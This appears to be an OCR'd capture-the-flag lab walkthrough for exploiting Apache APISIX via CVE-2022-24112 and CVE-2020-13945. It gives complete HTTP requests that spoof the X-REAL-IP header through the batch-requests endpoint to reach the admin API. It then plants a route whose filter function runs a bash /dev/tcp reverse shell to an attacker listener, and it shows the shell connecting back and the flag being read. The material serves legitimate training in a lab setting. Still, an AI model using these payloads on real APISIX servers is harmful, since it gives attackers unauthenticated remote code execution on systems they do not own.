
```
POST /apisix/batch-requests HTTP/1.1
Host: demo.ine.local:9080
User-Agent: curl/7.65.3
Accept: */*
Content-Type: application/json
Connection: close

{
        "headers": {
                "Content-Type": "application/json",
                "X-API-KEY": "edd1c9f034335f136f87ad84b625c8f1",
                "x-real-ip": "127.0.0.1",
                " x-real-ip": "127.0.0.1",
                "X-REAL-IP": "127.0.0.1",
                "X-ReAL-iP": "127.0.0.1"
        },
        "timeout": 500,
        "pipeline": [{
                "method": "GET",
                "path": "/apisix/admin/routes",
                "body": ""
        }]
}
```

More info on Admin API: https://apisix.apache.org/docs/apisix/admin-api/


Configured the **X-REAL-IP** header to the localhost IP address. The server would validate the request as it comes from the local machine and allow access to the resources as an admin.

Send the request.

Looking for the **200** HTTP code in request response.



Keep sending the request again until we receive the HTTP status code 200 in return.



Successfully accessed the admin API to fetched list of all configured Routes. (currently there are none)

This confirm that header request smuggling worked.

Step 5: Exploit the target application and gain the reverse shell.

Command: nc -lvp 4444

```
root@INE:~# nc -lvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Step 6: Replace the below **request** with the current one in burp suite repeater

First, check attacker machine IP address.

Command: ip addr

```
root@INE:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
5102: eth0@if5103: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:0a:01:01:04 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 10.1.1.4/24 brd 10.1.1.255 scope global eth0
       valid_lft forever preferred_lft forever
5105: eth1@if5106: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:3e:7f:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.62.127.2/24 brd 192.62.127.255 scope global eth1
       valid_lft forever preferred_lft forever
root@INE:~#
```


Note: Remember to change attacker machine IP address.

POST /apisix/batch-requests HTTP/1.1
Host: demo.ine.local:9080
User-Agent: curl/7.65.3
Accept: */*
Content-Type: application/json
Connection: close


{
	"headers": {
		"Content-Type": "application/json",
		"X-API-KEY": "edd1c9f034335f136f87ad84b625c8f1",
		"x-real-ip": "127.0.0.1",
		" x-real-ip": "127.0.0.1",
		"X-REAL-IP": "127.0.0.1",
		"X-ReAL-iP": "127.0.0.1"
	},
	"timeout": 500,
	"pipeline": [{
		"path": "/apisix/admin/routes/index",
		"method": "PUT",
		"body":
"{\"uri\":\"/ine/shell\",\"upstream\":{\"type\":\"roundrobin\",\"nodes\":{\"schmidt-schaefer.com\":1}},\
"name\":\"wthtzv\",\"filter_func\":\"function(vars) os.execute('bash -c \\\\\\\"0<&160-;exec
160<>/dev/tcp/**192.62.127.2/4444**;sh <&160 >&160 2>&160\\\\\\\"'); return true end\"}"

```
        }]
}
```


Expecting HTTP code is **201**.



Turn off the burp-suite intercept and hit the **/ine/shell** URI to get the shell.



URL: http://demo.ine.local:9080/ine/shell



Success!

```
root@INE:~# nc -lvp 4444
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 192.62.127.3.
Ncat: Connection from 192.62.127.3:51922.
id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
```

Step 7: Read the flag file

Command: cat /flag.txt

```
cat /flag.txt
16b12343972c407bb3842ff1e9cda77e
```

FLAG: 16b12343972c407bb3842ff1e9cda77e

Note: Once you gain the shell if anyone interested to look into the **nginx.conf** or **config.yml** files; below are the path for these files.

Nginx: /usr/local/apisix/conf/nginx.conf
APISIX: /usr/local/apisix/conf/config.yaml

Successfully exploited two CVE: **CVE-2022-24112** and **CVE-2020-13945**

References:

1. Apache APISIX
2. Apache APISIX 2.12.1 - Remote Code Execution (RCE) PoC